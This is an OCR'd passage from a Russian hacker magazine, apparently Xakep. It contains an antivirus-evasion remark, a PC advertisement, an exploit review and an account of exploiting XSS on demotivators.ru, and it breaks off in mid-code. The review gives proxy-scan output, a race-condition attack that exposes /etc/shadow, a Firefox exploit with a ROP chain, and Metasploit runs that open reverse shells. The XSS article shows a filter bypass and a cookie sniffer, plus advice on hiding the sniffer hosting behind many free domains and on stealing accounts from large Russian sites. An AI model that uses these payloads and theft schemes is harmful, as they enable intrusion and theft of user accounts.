Напомню, что, повторно выполняя операцию XOR для некоторого параметра, мы получаем его исходное значение (A ^ B ^ B = A).

Я тестировал полученный экзешник с нагрузкой на бесплатном антивирусе Avast — он даже не пикнул. Что с другими антвирями? Похоже, все точно так же. Такая ситуация возникает из-за того, что антивирусы не могут нормально эмулировать подобные действия (манипуляции с XOR) в своих эмуляторах при запуске приложения.

Напоследок хочу выразить благодарность человеку под ником y0nd13 за описанный выше метод и Дмитрию Евдокимову aka D1g1 за общую помощь при подготовке раздела. :)

WEXLER.HOME 903

Много лет назад мы все заморачивались покупкой комьютера по частям и самостоятельно собирали его, посмеиваясь над производителями готовых сборок (и непременно теми, кто их покупает). Мол, и железо они подбирают не оптимальное, и продают втридорога. Романтика handycraft'a давно ушла, пришел простой расчет. Оказалось, что готовые сборки с установленной системой зачастую обходятся дешевле, чем собирать компьютер самому. Легче пойти в магазин и купить компьютер с классной конфигурацией за хорошую цену. В случае с WEXLER.HOME 903 с 64-битной Windows® 7 на борту ты получаешь практически топовую машину, которая идеально подойдет для игр.



Процессор

В качестве процессора используется мощный двухядерный процессор Intel® Core™ i5-650 с частотой 3,2 ГГц и кэш-памятью 4 Мб. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой (например, в последних играх). Более того, такие процессоры поставляются еще и со встроенным контроллером памяти.

Видео

За игровые возможности отвечают две видеокарты GeForce GTX 460, основанные на новейшей вычислительной архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ущерба для скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры. Просто выставляй настройки графики на максимум.

ОЗУ

Компьютер WEXLER.HOME 903 укомплектован оперативной памятью 4 Гб, работающей в двухканальном режиме. Благодаря этому работа с каждым из двух установленных модулей памяти осуществляется параллельно. Пускай технология и не дает теоретического увеличения пропускной способности в два раза, но, тем не менее, вносит ощутимый результат.

Блок питания

Набор мощного железа не может обойтись без надежного питания. В WEXLER.HOME электропитание осуществляется с помощью надежного блока питания мощностью 750 Вт. Это даже больше, чем нужно, но зато обеспечивает хороший запас надежности.

Софт

На всех компьютерах WEXLER.HOME 903 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 4 Гб установленной в компьютере памяти. Помимо ОС, дополнительно установлен бесплатный антивирус Microsoft® Security Essentials и Office 2010 Starter (включает в себя ограниченный функционал Word® и Excel®, для активации полнофункциональной версии необходимо приобрести ключ продукта).



Мы рекомендуем подлинную ОС Windows® 7.



ЗАО «БТК» — официальный дистрибутор техники WEXLER в России
Единая служба поддержки Wexler:
+7 (800) 200-9660
www.wexler.ru

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

И снова приветствуем тебя, адепт метасплоита и дебага! В сегодняшнем обзоре мы, как обычно, порадуем тебя препарированием четырех эксплоитов, во всей красе демонстрирующих несовершенство ПО. Ассистент, скальпель!

1 Обход ограничений в Apache mod_proxy

CVSSV2 5.0



(AV:N/AC:L/AU:N/C:P/I:N/A:N)

BRIEF

Дата релиза: 11 октября 2011 года.
Автор: Rodrigo Marcos.
CVE: CVE-2011-3368.

Как и другие аналогичные продукты (например, Nginx и Squid), веб-сервер Apache может работать в режиме обратного проксирования, что обеспечивается специальным модулем mod_proxy. В этом режиме запросы прозрачно перенаправляются к внутренним веб-серверам (например, для балансировки нагрузки), а пользователь понятия не имеет, что на самом деле работает на бэкенде. Описываемая уязвимость, обусловленная неправильной работой модуля mod_proxy, позволяет извне посылать запросы к внутренним серверам.

EXPLOIT

Если на сервере используются директивы RewriteRule и ProxyPassMatch для конфигурирования реверс-прокси, то при помощи специально составленных запросов можно раскрыть внутренние серверы, которые используются веб-проектом. Apache не выполняет должной валидации передаваемых данных. Покажем это на примере. Предположим, что в конфиге веб-сервера используются следующие директивы с похожими значениями:

```
RewriteRule (.*)\.(jpg|gif|png)  http://images.example.com$1.$2 [P]
ProxyPassMatch (.*)\.(jpg|gif|png)  http://images.example.com$1.$2
```

Это с большой вероятностью приводит к тому, что внутренние сервера становятся доступными. Злоумышленник может сделать запрос вида:

```
GET @other.example.com/something.png HTTP/1.1
```

Веб-сервер, в свою очередь, транслирует его в следующую ссылку:

```
http://images.example.com@other.example.com/something.png
```

Таким образом, прокси подключится к хосту other.example.com, так как воспримет часть адреса images.example.com@ как имя пользователя. Строка URI в этом запросе (@other.example.com/something.png HTTP/1.1) не соответствует спецификациям HTTP, поэтому в дальнейших релизах сервер на такой запрос будет возвращать ошибку 400 Bad Request. Компания SECFORCE разработала PoC для эксплуатации этой уязвимости. Он доступен для скачивания на сайте компании: goo.gl/Ob6yV. Скрипт эксплуатирует уязвимость в mod_proxy и позволяет атакующему получить доступ к заранее известным файлам, которые находятся в демилитаризованной зоне (DMZ). Этот скрипт может также быть использован для сканирования портов сервера, на котором установлен Apache (через функционал прокси Apache, а стало быть, в обход любого файервола). Ниже представлены примеры использования скрипта с пояснениями, любезно переведенными мною на великий и могучий:

```
python apache_scan.py [options]
[options]
    -r: удаленный хост с Apache
    -p: порт, на котором висит Apache (по умолчанию 80)
    -u: URL для запроса (по умолчанию /)
    -d: хост в демилитаризованной зоне (DMZ) (по
        умолчанию 127.0.0.1)
    -e: порт в DMZ (активирует режим single port scan)
    -g: GET-запрос к хосту в DMZ (по умолчанию /)
    -h: страница помощи
```

Примеры:

```
Сканирование портов на удаленном хосте
python apache_scan.py -r www.example.com -u /img/test.gif
Сканирование портов на хосте, расположенном в DMZ
python apache_scan.py -r www.example.com -u /img/test.gif
     -d internalhost.local
Получение файла с хоста, расположенного в DMZ
python apache_scan.py -r www.example.com -u /img/test.gif \
     -d internalhost.local -e 80 -g /accounts/index.html
```

TARGETS

Apache HTTP Server 1.3.x вплоть до 1.3.42;
Apache HTTP Server 2.0.x вплоть до 2.0.64;
Apache HTTP Server 2.2.x вплоть до 2.2.21.

SOLUTION

Всем пользователям модуля mod_proxy рекомендуется проверить свои конфиги на вхождение бажных строк или накатить официальный патч (goo.gl/xNIqR). Кстати говоря, вышеприведенную бажную директиву RewriteRule можно исправить следующим образом:

```
RewriteRule /(.*)\.(jpg|gif|png) http://images.example.com/$1.$2 [P]
```

2 Произвольное изменение доступа к файлам через Xorg

CVSSV2 5.7

(AV:L/AC:L/AU:S/C:C/I:P/A:P)

BRIEF

Дата релиза: 28 октября 2011 года.
Автор: vladz.
CVE: CVE-2011-4029.

В октябре господин vladz обнаружил уязвимость в Xorg, которая затрагивает специальный временный файл /tmp/.tXn-lock (n — номер дисплея в X). При успешной эксплуатации атакующий получает возможность выставить права на чтение любого файла в системе. Для работы эксплоита нужно, чтобы атакующий мог запускать X-сервер на целевой системе.

EXPLOIT

В процессе запуска Xorg создает файл /tmp/.Xn-lock. При этом выполняются следующие действия: сначала создается (открывается) временный файл /tmp/.tXn-lock с флагом O_EXCL для записи текущего PID, файл линкуется с /tmp/.Xn-lock, а затем разлинковывается. В итоге на файл остается одна ссылка /tmp/.Xn-lock. Код, выполняющий эти операции, показан на рисунке.
Заметим, что системный вызов chmod() работает с файловыми именами, поэтому нет никакой гарантии, что имя /tmp/.tXn-lock ссылается на тот же самый файл на диске, что и при вызове open(). Идея здесь в том, чтобы подменить файл /tmp/.tXn-lock на нашу символическую ссылку между вызовами open() (строка 296) и chmod() (строка 318). Как может сначала показаться, для обычного пользователя эта операция невозможна, но... Что если мы запустим два процесса Xorg с небольшим интервалом времени (несколько миллисекунд), так чтобы первый процесс разлинковал (строка 341) временный файл до того, как второй процесс сделает вызов chmod()? Здесь мы можем просто не успеть поставить свою символическую ссылку:

```
# strace X :1
[...]
open("/tmp/.tX1-lock", O_WRONLY|O_CREAT|O_EXCL, 0644) = 0
write(0, "      2192\n", 11)             = 11
chmod("/tmp/.tX1-lock", 0444)          = 0
```

Немного подумав, вспомним про специальные сигналы SIGSTOP и SIGCONT, которые можно посылать приложению. Эти сигналы позволяют контролировать поток исполнения программы, останавливая и возобновляя его в нужные моменты. Итак, вот что нужно сделать:

1. Запускаем X-сервер (PID примем за n).
2. Останавливаем его, посылая сигнал SIGSTOP сразу же после создания /tmp/.tX1-lock. Получится, что следующей инструкцией для выполнения и будет вызов chmod().
3. Запускаем ещё один процесс с сервером X для разлинковки /tmp/.tX1-lock.
4. Создаем символическую ссылку /tmp/.tX1-lock -> /etc/shadow.
5. Возобновляем первый процесс с помощью SIGCONT, chmod() выставит права 444 на файл /etc/shadow.

Небольшой косяк состоит в том, что, когда запускается ещё один X-сервер, это неминуемо влечет за собой переключение на виртуальный терминал, а в некоторых случаях и небольшое подвисание экрана. Решить эту проблему можно так — заранее создать символическую ссылку на несуществующий файл: /tmp/.X1-lock -> /dontexist. Тогда при запуске первый X-сервер просто вывалится с FatalError(). Эксплоит под это дело доступен на exploit-db.com, его ID — 18040. Пример его использования я приведу ниже:

```
Компилируем
cc xchmod.c -o xchmod
Используем
./xchmod [/путь/до/файла] (по дефолту - /etc/shadow)


$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1072 Aug  7 07:10 /etc/shadow
$ ./xchmod
[+] Trying to stop a Xorg process right before chmod()
[+] Process ID 4134 stopped (SIGSTOP sent)
[+] Removing /tmp/.tX1-lock by launching another Xorg
process
[+] Creating evil symlink (/tmp/.tX1-lock -> /etc/shadow)
[+] Process ID 4134 resumed (SIGCONT sent)
[+] Attack succeeded, ls -l /etc/shadow:
-r--r--r-- 1 root shadow 1072 Aug  7 07:10 /etc/shadow
```

TARGETS

Все конфигурации Xorg 1.4 до 1.11.2.
Xorg 1.3 и более ранние в случае сборки с опцией USE_CHMOD.

SOLUTION

В версиях Xorg 1.11.2 и 1.12 эта уязвимость устранена.



ACDSee FotoSlate 4.0. Access Violation. В следующий момент произойдет перезапись SEH-обработчика

3 Целочисленное переполнение в функции Array.reduceRight веб-браузера Mozilla Firefox

CVSSV2 10.0

(AV:N/AC:L/AU:N/C:C/I:C/A:C)


BRIEF

Дата релиза: 13 октября 2011 года.
Авторы: Chris Rohlf, Yan Ivnitskiy, Matteo Memelli, dookie2000ca, sinn3r, mr_me, TecR0c.
CVE: CVE-2011-2371.

На этот раз речь пойдет о модуле для Metasploit, который эксплуатирует уязвимость в Mozilla Firefox 3.6. Суть уязвимости состоит в том, что в процессе работы функции reduceRight() происходит выход за границы объекта массива в результате целочисленного переполнения.

EXPLOIT

Функция reduceRight выполняет callback один раз для каждого элемента в массиве и принимает четыре аргумента: первоначальное значение (или значение предыдущего callback-вызова), значение текущего элемента, текущий индекс и массив, над которым соверша-



Firefox 3.6.16. Начало полезной нагрузки (generic/debug_trap)

ются итерации. Callback-функция применяется к двум значениям массива (в направлении справа налево), для того чтобы свести их в одно. Вызов функции reduceRight в пользовательском JS-коде приводит к вызову функции array_extra из jsarray.cpp. На строке 2740 свойству Array.Length присваивается беззнаковое целое:

```
jsuint length;
  if (!js_GetLengthProperty(cx, obj, &length))
    return JS_FALSE;
```

Продолжаем просматривать jsarray.cpp и внимательно смотрим на строку 2767. В случае если в JavaScript-коде вызывался метод reduceRight, то переменные start, end и step инициализируются новыми значениями. Все эти переменные имеют тип jsint (знаковое целое).

```
jsint start = 0, end = length, step = 1;
  switch (mode) {
    case REDUCE_RIGHT:
      start = length - 1, end = -1, step = -1;
```

Проблема переполнения кроется в операции start = length – 1, поскольку start у нас знаковое целое, а length — беззнаковое. Вредоносный JS-скрипт, эксплуатирующий уязвимость, выглядит следующим образом:

```
<html>
<head>
</head>
<body>
<object id="d"><object>
<script>
var myobject = document.getElementById('d');

function spray() {
  //...
}

 spray();
 obj = new Array;
 obj.length = 2197815302;
 f = function trigger(prev, myobj, indx, array) {
   alert(myobj[0]);
 }
 obj.reduceRight(f, 1, 2, 3);
</script>
</body>
</html>
```

Функция spray() в этом скрипте производит heap spraying для обхода механизма ASLR. Для обхода DEP используется следующая ROP-цепочка:

```
101F1806          POP EAX  ; <&KERNEL32.VirtualAlloc>
101F180           RETN

103E0D7B          MOV ESI,DWORD PTR DS:[EAX]
                           ; kernel32.VirtualAlloc
103E0D7D          RETN

102D8002          POP EBP ; xul.1003876B
102D8003          RETN

10040001          POP EBX
10040002          RETN

104E6917          POP EDX
104E6918          RETN

102AC000          POP ECX ; xul.104C26F0
102AC001          RETN

102E0005          POP EDI ; xul.102AC001
102E0006          RETN

101F1806          POP EAX ; <&KERNEL32.VirtualAlloc>
101F1807          RETN

102B3401          PUSHAD
102B3402          RETN

102AC001          RETN

7C809AE1 >        MOV EDI,EDI ; xul.102AC001
7C809AE3          PUSH EBP
7C809AE4          MOV EBP,ESP
7C809AE6          PUSH DWORD PTR SS:[EBP+14]
7C809AE9          PUSH DWORD PTR SS:[EBP+10]
7C809AEC          PUSH DWORD PTR SS:[EBP+C]
7C809AEF          PUSH DWORD PTR SS:[EBP+8]
7C809AF2          PUSH -1
7C809AF4          CALL kernel32.VirtualAllocEx
                  ; устанавливаются права на запись/чтение/
                  ; исполнение на память
7C809AF9          POP EBP
7C809AFA          RETN 10

1003876B          JMP ESP ; прыгаем на payload
```

Эксплоит с недавнего времени доступен в Metasploit.

```
msf > use exploit/windows/browser/mozilla_reduceright
msf  exploit(mozilla_reduceright) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(mozilla_reduceright) > set lhost 192.168.0.121
lhost => 192.168.0.121
msf  exploit(mozilla_reduceright) > set uripath test
```

```
rmarcos@laptop2:~/Desktop$ python apache_proxy_scanner.py -r 192.168.85.161 -u /rewrite/test

CVE-2011-3368 proof of concept by Rodrigo Marcos
http://www.secforce.co.uk

 [+] Target: 192.168.85.161
 [+] Target port: 80
 [+] Internal host: 127.0.0.1
 [+] Tested ports: [0, 21, 22, 23, 25, 53, 69, 80, 110, 137, 139, 443, 445, 3306, 3389, 5432, 5900, 8080]
 [+] Internal resource: /

- Open port: 0/TCP
<html><body><h1>It works!</h1></body></html>

- Closed port: 21/TCP
- Open port: 22/TCP
38
SSH-2.0-OpenSSH_5.1p1 Debian-5ubuntu1Protocol mismatch.


- Closed port: 23/TCP
- Closed port: 25/TCP
- Closed port: 53/TCP
- Closed port: 69/TCP
- Open port: 80/TCP
<html><body><h1>It works!</h1></body></html>

- Closed port: 110/TCP
- Closed port: 137/TCP
- Closed port: 139/TCP
- Closed port: 443/TCP
- Closed port: 445/TCP
- Open port: 3306/TCP
57
@5.0.75-0ubuntu10.2OGBVk6k9y,af[u\KEU_Z&ad handshake

- Closed port: 3389/TCP
- Closed port: 5432/TCP
- Closed port: 5900/TCP
- Closed port: 8080/TCP
rmarcos@laptop2:~/Desktop$
```

Пример использования эксплоита для mod_proxy

```
uripath => test
msf  exploit(mozilla_reduceright) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.0.121:4444

[*] Using URL: http://0.0.0.0:8080/test
[*] Local IP: http://192.168.0.121:8080/test
[*] Server started.
msf  exploit(mozilla_reduceright) >
[*] Sending exploit to 192.168.0.123:1074...
[*] Sending stage (752128 bytes) to 192.168.0.123
[*] Meterpreter session 1 opened (192.168.0.121:4444 ->
192.168.0.123:1075) at 2011-10-17 18:32:40 +0400
[*] Session ID 1 (192.168.0.121:4444 ->
192.168.0.123:1075) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: firefox.exe (1992)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1652
[+] Successfully migrated to process
```

TARGETS

Mozilla Firefox 3.6.16, 3.6.17.

SOLUTION

Существуют обновления, устраняющие эту уязвимость.

4 Переполнение буфера в ACDSee FotoSlate в процессе обработки параметра id, заданного в PLP-файле

CVSSV2 10.0



(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 10 октября 2011 года.
Автор: Parvez Anwar, juan vazquez.
CVE: CVE-2011-2595.

ACD FotoSlate — весьма удобная программа для печати цифровых фотографий, в которой доступны все распространенные форматы, в том числе 4x6 и 5x7. Она очень популярна как у обычных пользователей, так и у профессионалов. Уязвимость в приложении была обнаружена еще 12 сентября этого года, а рабочий сплоит, оформленный в виде модуля для Metasploit, написан месяцем позже. Суть уязвимости заключается в том, что в ACDSee FotoSlate 4.0 (сборка 146) происходит переполнении буфера в результате обработки параметра id в элементе String, составленного специальным образом. Просмотр вредоносного PLP-файла при помощи ACDSee FotoSlate указанной версии приводит к выполнению произвольного кода на атакуемой машине. При переполнении буфера выполняется перезапись SEH-обработчика на наш адрес. Далее используется классическая последовательность pop-pop-ret, чтобы передать управление на стек, где будет находиться полезная нагрузка. В данном случае берется адрес 0x263a5b57 из библиотеки ipwssl6.dll.

При тестировании эксплоита будем использовать в качестве полезной нагрузки запуск калькулятора на атакуемой машине:

```
msf > use exploit/windows/fileformat/acdsee_fotoslate_string
msf  exploit(acdsee_fotoslate_string) > set payload
windows/exec
payload => windows/exec
msf  exploit(acdsee_fotoslate_string) > set cmd calc.exe
cmd => calc.exe
msf  exploit(acdsee_fotoslate_string) > exploit
[*] Creating 'msf.plp' file ...
[*] Generated output file
/home/pikofarad/.msf4/data/exploits/msf.plp
```

Если пользователь на атакуемой машине вызовет этот файл, на ней выполнится полезная нагрузка (запуск калькулятора).

TARGETS

ACDSee FotoSlate 4.0 Build 146.

SOLUTION

На данный момент не существует обновлений, закрывающих эту уязвимость.

```
/*
 * Create a temporary file containing our PID.  Attempt three times
 * to create the file.
 */
StillLocking = TRUE;
i = 0;
do {
   i++;
   lfd = open(tmp, O_CREAT | O_EXCL | O_WRONLY, 0644);
   if (lfd < 0)
      sleep(2);
   else
      break;
} while (i < 3);
if (lfd < 0) {
   unlink(tmp);
   i = 0;
   do {
      i++;
      lfd = open(tmp, O_CREAT | O_EXCL | O_WRONLY, 0644);
      if (lfd < 0)
         sleep(2);
      else
         break;
   } while (i < 3);
}
if (lfd < 0)
   FatalError("Could not create lock file in %s\n", tmp);
(void) sprintf(pid_str, "%10ld\n", (long)getpid());
(void) write(lfd, pid_str, 11);
(void) chmod(tmp, 0444);
(void) close(lfd);

[...]
   haslock = (link(tmp,LockFile) == 0);
   if (haslock) {
      /*
       * We're done.
       */
      break;
   }
   else {
      /*
       * Read the pid from the existing file
       */
      lfd = open(LockFile, O_RDONLY);
      if (lfd < 0) {
         unlink(tmp);
         FatalError("Can't read lock file %s\n", LockFile);
      }
```

Бажный код в Xorg

Сергей (ICQ: 555-856-204)



ДЕМОТИВИРУЙ ЭТО!

СЛИВ ПОЛЬЗОВАТЕЛЕЙ DEMOTIVATORS.RU ЧЕРЕЗ АКТИВНУЮ XSS

Как-то раз, заскучав от чтения бесконечных технических материалов в Сети, я решил побродить по развлекательным порталам (каюсь) и наткнулся на всем известные демотиваторы. Тогда я и представить не мог, что меня развеселят не только смешные картинки, но и вкусная XSS-уязвимость на самом сайте demotivators.ru.

WWW

demotivators.ru — виновник торжества;
www.djangoproject.com — Django-фреймворк.

Онлайн Сниффер

Добро пожаловать, qweeqweqweewq [alias sygwoc5eqwlbwfv] [Выход]

[Настройки]
[Лог]

[Изменить пароль]
[Изменить email]

Настройки

Дополнительный домен (http://httpz.net)

Поддерживается доступ по айпи (http://152.137.210.112)

Записывать ip в лог

Пассивная XSS

url xss

Например (http://site.com/xss.php?id=">)http://site.com/xss.php?id=%22%3E (где есть пассивная xss уязвимость). Сам javascript код писать не нужно, он автоматически допишется скриптом

url на редирект

Страница, куда перенаправится пользователь после кражи кукис (указывать с префиксом http://)

Сохранить Настройки

База пассивных xss на Форуме

Код для пассивной XSS атаки

%3CSCRIPT type=text/javascript src=http://httpz.ru/ [Вставлять после ">]

Паблик снифер

БЕЗУПРЕЧНАЯ ЗАЩИТА

Пролистав еще пару страниц демотиваторов и открыв очередную смешную картинку, я решил поближе взглянуть на устройство сайта. Страничка выглядела довольно просто и казалась неказистой: в шапке находилось меню, ниже располагался демотиватор, а дальше шли комментарии, которые замыкал футер. Я решил попытать счастья и вставил комментарий с элементарным тегом <b>. Получилось что-то типа: `<b>Всем привет!</b>`. Ого, подумал я, такой крупный портал — и на нем не фильтруются банальные треугольные скобки? Мое удивление быстро прошло, когда я попробовал внедрить теги <script> и <body>. Все они фильтровались. Тогда мне захотелось потестить комментарии с помощью более сложного XSS-вектора, который выглядел примерно так:

```
<sCr<bOdY>iPt>
```

Скрипт успешно скушал такое непотребство, но в итоге выдал сообщение о том, что комментарий слишком короткий. Тут я подумал, что если скрипт все-таки пропускает определенные теги, то надо проверить, пропускает ли он их атрибуты.

```
<b lol="yeah">Всем привет</b>
```

Однако эта строка тоже ничего не дала. Атрибуты фильтровались, мне удалось вставить только разрешенный тег <b>. Тогда я решил составить список тегов, которые, возможно, не фильтруются:

```
<script>, <img>, <body>, <frameset>, <input>, <span>...
```

Я понадеялся на то, что если в скрипт зашито что-нибудь вроде PHP-функции strip_tags(), то фильтрацию получится обойти через атрибуты. Вставив все эти теги в один комментарий, я очень удивился результату. Например, тег <img> изменился вот так:

```
было: <img src="http://1.com/1.jpg">
стало: < ="http://1.com/1.jpg">
```

Сразу стало понятно, что никакая это не функция strip_tags(), а что-то совершенно другое. Только в этот момент я догадался выяснить, на какой платформе работает ресурс. Как оказалось, сайт на-

```
</span>
<div class="body">
<span class="username"><a href="/users/63795/">SET</a></span>
<span class="time">87 дней назад</span><br/>
<!><html><head></head><body></body></html><frameset onLoad="alert(1)"></frameset>
</div>
<div class="commentfooter">

<a id="reply_to_5039063" class="reply_link" href="#">Ответить</a>
```


Инжект XSS

ГДЕ ХОСТИТЬ ЛОГИ СО СНИФЕРА?

Для прогрузки всех вредоносных JS-скриптов и чтения логов снифера при эксплуатации XSS-бага обязательно понадобится специальный хост. Тут есть два варианта: можно купить антиабузный сервер или воспользоваться бесплатным хостингом (такие сервисы легко гуглятся), что гораздо экономичнее, но в то же время трудозатратнее. Регистрироваться на таком хостинге лучше с помощью прокси или носков. Однако как при этом быть с абузами, которые, скорее всего, придут на твой аккаунт? Остается только один вариант — зарегистрировать 20–30 разных svfришных доменов и подгружать JS-файл оттуда, откуда можно. Вот как реализуется на JS обход таких «серверов-помощников»:

```
var servers = [
'http://free1.host1.com/',
'http://free2.host1.com/',
'http://free3.host1.com/',
...
'http://free1.host5.com/',
'http://free2.host5.com/',
'http://free3.host5.com/'
];
for (var key in servers)
{
  document.getElementById('footer').innerHTML +=
    '<script src="'+servers[key]+'"></script>';
  if (loaded){break;}
}
if (loaded){...}
```

Переменная loaded, как видно из кода, не объявлена. А объявляется она как раз в подгружаемом скрипте, то есть после успешной загрузки выбирается сервер, который еще не забанен. Все отлично, инжект входит как нож в масло. Однако перед нами встает еще одна проблема — проверка логов с этих серверов. Для этого достаточно уже одного главного сервера, который с помощью скрипта на том же PHP обходил бы файлы логов с этих серверов через прокси, тем самым оставаясь также анонимным. Например, просто сохранял бы себе в базу содержимое файлов logs.txt, которые создаются снифером.




Русские хакеры — самые отчаянные

ИНФОРМАЦИЯ ДЛЯ СНИФЕРА

Коды самых разнообразных сниферов уже неоднократно рассматривались на страницах нашего журнала, поэтому я напомню тебе только об основной информации, которая обязательно должна сохраняться в логах при использовании XSS:

- `$_SERVER['HTTP_USER_AGENT']` — браузер;
- `$_SERVER['REMOTE_ADDR']` — IP-адрес;
- `$_SERVER['HTTP_REFERER']` — реферер (откуда пришли куки);
- `date("d.m.y H:i")` — время получения печенек;
- `urldecode($_GET['c'])` — пример переменной для вставки кукисов;
- `$_SERVER['QUERY_STRING']` — или такой код вместо переменной.



Вкусные печеньки

писан на Питоне, в котором нет функции strip_tags(). Более того, сайт построен на фреймворке Django, с которым я раньше не имел дела. Скачав его исходники, я попробовал найти функцию, отвечающую за XSS-фильтрацию. Но с Питоном я далеко не на «ты», а поэтому, открыв пару файлов, я все закрыл, забил на сайт и пошел на работу.

РАЗВИТИЕ СОБЫТИЙ

После напряженного рабочего дня всегда хочется немного отдохнуть, поэтому я проверил почту, заглянул на Хабр и несколько других сайтов в надежде найти что-нибудь новенькое, но в итоге не обнаружил ничего для себя интересного и вновь сел мучить форму комментариев к демотиваторам. Внезапно меня посетила мысль о том, что хорошо бы посмотреть, как будут фильтроваться любые возможные HTML-теги. Погуглив по запросу «теги HTML», я нашел их полный список на каком-то портале веб-дизайнеров и вставил в ту же форму. Однако те теги, которым удалось пройти фильтр, были абсолютно бесполезны для раскрутки XSS-уязвимости. И тут я почему-то вдруг вспомнил тег <!DOCTYPE>, который браузер использует для корректной обработки страниц. С точки зрения эксплуатации XSS от этого тега нет никакого толку, но я все-таки решил проверить и его. Результат оказался более чем удивительным. После ввода бесполезный на первый взгляд тег превратился в следующую конструкцию:

```
<!><html><head></head><body></body></html>
```

Сперва я подумал, что из-за усталости и большой дозы кофе мой мозг начал генерировать всякий бред, но, выпив еще пару глотков черного напитка, пришел к выводу, что ошибки все-таки нет. После того как я всего лишь ввел <!DOCTYPE>!, мне каким-то образом удалось вставить в исходник одной из страниц demotivators.ru сразу два потенциально опасных HTML-тега (<html> и <body>). Возможно, причиной этому был баг в фреймворке или косяк администратора, а может быть, тут постаралась нечистая сила, которая изменила файлы в дата-центре . :-)

ВАРИАНТЫ ЭКСПЛУАТАЦИИ XSS НА DEMOTIVATORS.RU

Хотя XSS не считается критической уязвимостью, при большом объеме трафика или на известном ресурсе она становится довольно ощутимой. Вот что можно было бы сделать с описанным багом:

1. Купить за сотню-другую баксов XSS на крупных проектах, таких как vkontakte.ru, mail.ru, yandex.ru и т. п. Затем вставить переход по этим XSS в рассмотренную выше дыру, тем самым сливая аккаунты всех пользователей с указанных сайтов. Разумеется, аккаунты с самого сайта demotivators.ru тоже можно было бы слить. Пример того, как встроить еще несколько XSS с других сайтов:

```
// Создание "изображения"
function n(){return new Image();}
